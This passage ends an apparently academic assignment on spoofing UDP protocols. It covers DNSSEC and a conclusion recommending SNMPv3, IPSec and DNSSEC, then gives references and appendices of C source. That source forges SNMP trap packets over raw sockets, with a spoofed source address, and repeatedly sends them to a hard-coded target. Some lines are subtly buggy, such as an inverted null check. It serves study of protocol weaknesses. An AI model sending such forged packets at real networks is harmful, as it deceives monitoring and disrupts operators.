Some of the drawbacks introduced when using DNSSEC are that DNSSEC is complex to implement, the size of the reply packets increases significantly and the workload on the systems increases because of the validation of the signatures and the content in the DNS replies [18]. BIND version 9 was the first BIND version with DNSSEC fully implemented. Today BIND version 9.2.2 (released Oct. 23rd 03) is the most secure with DNSSEC implemented [19]. Tools for generating DNSSEC keys and signatures are in the BIND 9 distribution's bin/dnssec directory. Windows Server 2003 do not fully support DNSSEC, it only provides basic support [20].

4 Conclusion

UDP are used by many application protocols to transport application packets. This assignment has illustrated how easy these packets can be manipulated by an attacker, and what harm making up false packets in a network can do. The assignment has focused on what damage can be done if making up false SNMP and DNS packets.

The types of attacks explained can be a threat to both businesses as well as to individuals. Especially attacks against DNS can pose a threat to both these groups. To avoid the types of threats explained in this assignment, security to the protocols needs to be introduced. Companies should use SNMPv3 or SNMPv1 with IPSec if they need network monitoring. DNS servers and clients should introduce DNSSEC.

It's also interesting knowing that many other application protocols uses UDP as transport protocol. It's easy for an attacker to eavesdrop on and make up false messages using UDP as long as the attacker knows the format of the messages sent and that the messages are not encrypted. ICMP and NetBIOS are protocols that have been investigated with this respect. [21,22,23].

References

[1] J. Postel ‘User Datagram Protocol’, IETF Network Working Group RFC 768, Aug 1980
http://www.ietf.org/rfc/rfc0768.txt?number=768

[2] J. Case et al. ’A Simple Network Management Protocol (SNMP)’, IETF Network Working Group RFC 1157, May 1990
http://www.ietf.org/rfc/rfc1157.txt

[3] M.Rose ‘Management Information Base for Network Management of TCP/IP-based Internets: MIB-II’ IETF Network Working Group RFC 1158, May 1991
http://www.ietf.org/rfc/rfc1158.txt

[4] W. Stallings ’SNMP, SNMPv2, SNMPv3, and RMON 1 and 2’ - 3rd ed. Addison-Wesley, 1999.

[5] W.Stallings ‘SNMPv3: A Security Enhancement for SNMP’
http://www.comsoc.org/livepubs/surveys/public/4q98issue/stallings.html

[6] J. Case et al. ’Introduction to Version 3 of the Internet-standard Network Management Framework’ IETF Network Working Group RFC 2570, April 1999
http://www.ietf.org/rfc/rfc2570.txt

[7] Securing SNMP messages with IPSec
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windowsserver2003/proddocs/entserver/snmp_IPsecurity.asp

[8] HOW TO: Configure Network Security for the SNMP Service in Windows 2000
http://support.microsoft.com/?kbid=313381

[9] TAC ‘An Introduction to IP Security (IPSec) Encryption’ Cisco Systems 26th February 2003
http://www.cisco.com/warp/public/105/IPSECpart1.pdf

[10] B. Sivasubramanian, M.K. Sundareshan, ‘Management of end-to-end Security in Collaborative IP Network Environments’ IFIP/IEEE International Symposium on Integrated Network Management, Seattle, Washington, mai 2001.

[11] P. Mockapetris ‘Domain Names – Concepts and Facilities’ IETF Network Working Group, RFC 1034, Nov 1987
http://www.ietf.org/rfc/rfc1034.txt

[12] P. Mockapetris ‘Domain Names – Implementation and Specification’ IETF Network Working Group, RFC 1035, Nov 1987
http://www.ietf.org/rfc/rfc1035.txt

[13] J. F. Kurose & K. W. Ross ‘Computer Network, A Top-Down Approach Featuring the Internet’, page 121-133, 2nd ed. Addison-Wesley 2003

[14] D. P. Kormann & A. D. Rubin ‘Risks of the Passport Single Signon Protocol’, Computer Networks, vol. 33, page 51-58, 2000
http://avirubin.com/passport.html

[15] R. Oppliger ‘Microsoft .NET Passport: A Security Analyses’, IEEE Computer, page 29-35, July 2003

[16] Securing the Domain Name System, DNSSEC – DNS Security Extensions
http://www.dnssec.net/

[17] D. Eastlake ‘Domain Name System Security Extensions’ IETF Network Working Group RFC 2535, March 1999
http://www.ietf.org/rfc/rfc2065.txt?number=2065

[18] D. Atkins ‘Threat Analyses of the Domain Name System’ IETF Network Working Group, Draft, Oct 2003
http://www.ietf.org/internet-drafts/draft-ietf-dnsext-dns-threats-04.txt

[19] Internet Software Consortium
http://www.isc.org/products/BIND/

[20] Microsoft TechNet ‘DNSSEC overview’
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windowsserver2003/proddocs/entserver/sag_DNS_imp_DnssecOverview.asp

[21] J. Scambray & S. McClure ‘Hacking Windows 2000 Exposed: Network Security Secrets &Solutions’, page 390-392 – Osborne/McGraw-Hill Companies, 2001

[22] http://downloads.securityfocus.com/library/arp_fun.txt

[23] http://www.networkmagazine.com/article/NMG20000829S0003

[24] A brief programming tutorial in C for raw sockets.
http://mixter.void.ru/rawip.html

APPENDIX

Appendix A and B shows the source code of how to build false SNMP Trap message. Appendix A contains the structure of every protocol included in the SNMP Trap, and Appendix B contains the .c file.

Appendix A: Source code of snmp_trap_simple.h

This chapter contains the source code of the .h-file:

```
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <netdb.h>


#define __USE_BSD
#define __FAVOR_BSD


struct ipheader {
  unsigned char ip_hl:4, ip_v:4; /* this means that each member is 4
                                    bits */
  unsigned char ip_tos;
  unsigned short int ip_len;
  unsigned short int ip_id;
  unsigned short int ip_off;
  unsigned char ip_ttl;
  unsigned char ip_p;
  unsigned short int ip_sum;
  unsigned int ip_src;
  unsigned int ip_dst;
}; /* total ip header length: 20 bytes (=160 bits) */


struct udpheader {
 unsigned short int uh_sport;
 unsigned short int uh_dport;
 unsigned short int uh_len;
 unsigned short int uh_check;
}; /* total udp header length: 8 bytes (=64 bits) */



struct SNMP_PDU {
  char comm_auth;
  char len_snmp_pdu;
  char type_version, len_version, version;
  char type_community, len_community;
  char community[6];
  char PDU_msg_type, PDU_msg_len;
  char enterprise_type, enterprise_len, enterprise_value[8];
  char agent_type, agent_len, agent_value[4];
  char trap_type_type, trap_type_len, trap_type_value;
  char spes_trap_type_type, spes_trap_type_len, spes_trap_type_value;
  char time_stamp_type, time_stamp_len, time_stamp_value;
  char var_bind_type, var_bind_len;

};
```

```
struct var_bind{
  char OID_type;
  char OID_len;
  char OID[10];
  char value_type;
  char value_len;
  char value;
};


//
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
// Functions

int connectsock(const char *host); /* allocates a socket */
unsigned short csum (unsigned short *buf, int nwords); /* this
function generates header checksums */
void build_and_send_packet(int socket);
void send_the_packet(int socket, char *datagram, int datagram_len);
```

Appendix B: Source code of snmp_simple_trap.c

This chapter contains the source code of the .c-file:

```
#include "snmp_trap_simple.h"

#define NR_OF_PACKETS 109

//
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
// Global decl

struct sockaddr_in sin;
char *src_ip_adr = "10.20.20.1";
char *dst_ip_adr = "193.156.44.8";
char *community_string = "lesmib\0";
char value = 1;

//
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

int connectsock(const char *host){
  // host is the host name
  // service is the port nr

  struct hostent *hostent_ptr;
  struct servent *servent_ptr;


  int s, type, one;
  int protocol;
  const int *val;
  // clears the sin struct
  memset(&sin, 0, sizeof(sin));

  // set the family
  sin.sin_family = AF_INET;


  // map hostname to ip-adr
  hostent_ptr = gethostbyname(host);
  if( hostent_ptr == NULL ){
    memcpy(&sin.sin_addr, hostent_ptr->h_addr, hostent_ptr->h_length);
  }
  else {
    sin.sin_addr.s_addr = inet_addr(host);
    if( sin.sin_addr.s_addr == INADDR_NONE ){
      printf("Cannot set host addr\n");
      exit(0);
    }
  }



  // allocates a socket
  s = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);

  if(s < 0){
    printf("Cannot allocate socket\n");
    exit(0);
  }


  // Tell the kernel that appl_data includes ip, udp headers
  one = 1;
  val = &one;
  if( setsockopt(s, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0){
    printf("Cannot set header include \n");
  }


  // connects socket
  if( connect(s, (struct sockaddr *)&sin, sizeof(sin)) < 0){
    printf("Cannot connect socket\n");
    exit(0);
  }

  return s;

} // end connectsock

//
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
// check_sum

unsigned short          /* this function generates header checksums */
csum (unsigned short *buf, int nwords)
{
  unsigned long sum;
  for (sum = 0; nwords > 0; nwords--)
    sum += *buf++;
  sum = (sum >> 16) + (sum & 0xffff);
  sum += (sum >> 16);
  return ~sum;
}


//
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
// build packet

void build_and_send_packet(int socket){
  char datagram[65535];
  struct ipheader *iph = (struct ipheader *) datagram;
  struct udpheader *udph = (struct udpheader *) (datagram + sizeof(struct ipheader));
  struct SNMP_PDU *snmph = (struct SNMP_PDU *) (datagram + sizeof(struct ipheader) +
sizeof(struct udpheader));
  struct var_bind *var_bindh = (struct var_bind *) (datagram + sizeof(struct ipheader) +
sizeof(struct udpheader) + sizeof(struct SNMP_PDU));
  short temp, snmp_msg_len;
  int i;

  char enterprise[8];

  snmp_msg_len = 0;

  // 43.6.1.4.1.9.1.30
  enterprise[0] = 0x2B;
  enterprise[1] = 6;
  enterprise[2] = 1;
  enterprise[3] = 4;
  enterprise[4] = 1;
  enterprise[5] = 9;
  enterprise[6] = 1;
  enterprise[7] = 30;



  // Clears the datagram
  memset(datagram, 0, 65536);


  // Building IP-header
  iph->ip_hl = 5;
  iph->ip_v = 4;
  iph->ip_tos = 0;
  // Total len of datagram
  iph->ip_len = sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct SNMP_PDU);
  iph->ip_id = htonl(130873);
  iph->ip_off = 0;
  iph->ip_ttl = 64;
  iph->ip_p = 17; // Protocol: UDP
  iph->ip_sum = 0;   // Computed with csum at a later time
  iph->ip_src = inet_addr(src_ip_adr);
  iph->ip_dst = sin.sin_addr.s_addr;


  // Build UDP header
  udph->uh_sport = htons(1313);
  udph->uh_dport = htons(162);
```

```
udph->uh_len = 0;   // len of UDP header (8 bytes) and data
udph->uh_check = htons(0); // check is optional , 0 is no check


// Build SNMP_PDU
snmph->comm_auth = 0x30;
snmph->len_snmp_pdu = 0;
snmph->type_version = 0x02;
snmph->len_version = 0x01;
snmph->version = 0;
snmp_msg_len = snmp_msg_len + 3;

snmph->type_community = 0x04;
snmph->len_community = strlen(community_string);
memcpy(snmph->community, community_string, strlen(community_string));
snmp_msg_len = snmp_msg_len + 2 + (strlen(community_string) - 1);

snmph->PDU_msg_type = 0xA4;  // trap
snmph->PDU_msg_len = 0x22;
snmp_msg_len = snmp_msg_len + 2;


// Enterprise
snmph->enterprise_type = 6;  // OID
snmph->enterprise_len = 8;
for(i=0; i < 8; i++){
  snmph->enterprise_value[i] = enterprise[i];
}
snmp_msg_len = snmp_msg_len + 10;

// Agent (10.20.20.1)
snmph->agent_type = 0x40;
snmph->agent_len = 4;
snmph->agent_value[0] = 10;
snmph->agent_value[1] = 20;
snmph->agent_value[2] = 20;
snmph->agent_value[3] = 1;
snmp_msg_len = snmp_msg_len + 6;

// Trap type 2 (linkDown)
// Trap type 0 (coldStart)
snmph->trap_type_type = 2;
snmph->trap_type_len = 1;
snmph->trap_type_value = 4;
snmp_msg_len = snmp_msg_len + 3;

// Specific-trap
snmph->spes_trap_type_type = 2;
snmph->spes_trap_type_len = 1;
snmph->spes_trap_type_value = 0;
snmp_msg_len = snmp_msg_len + 3;

// Time stamp
snmph->time_stamp_type = 0x43;
snmph->time_stamp_len = 1;
snmph->time_stamp_value = 13;
snmp_msg_len = snmp_msg_len + 3;

// Var bind
snmph->var_bind_type = 5;
```

```
  snmph->var_bind_len = 0;
  snmp_msg_len = snmp_msg_len + 2;


  // Set SNMP_PDU len and SNMP_msg len and var_bind lens
  snmph->len_snmp_pdu = snmp_msg_len;
  snmph->PDU_msg_len = snmph->len_snmp_pdu - 13;

  // Set UDP len (8 + snmp data len)
  udph->uh_len = htons(snmp_msg_len + 8 + 2);


  // Calculate IP Checksum
  iph->ip_sum = csum ((unsigned short *) datagram, iph->ip_len >> 1);



  send_the_packet(socket, (char *) datagram, iph->ip_len);

}


//
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
// send_packet

void send_the_packet(int socket, char *datagram, int datagram_len){
  int i;

  for(i=0; i < NR_OF_PACKETS; i++){
    sendto(socket, datagram, datagram_len, 0, (struct sockaddr *) &sin, sizeof(sin));
    sleep(1);
  }

} // end send_the_packet


//
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


int main(int argc, char **argv){
  int socket;


  socket = connectsock(dst_ip_adr);
  build_and_send_packet(socket);


  close(socket);

  return 1;
}
```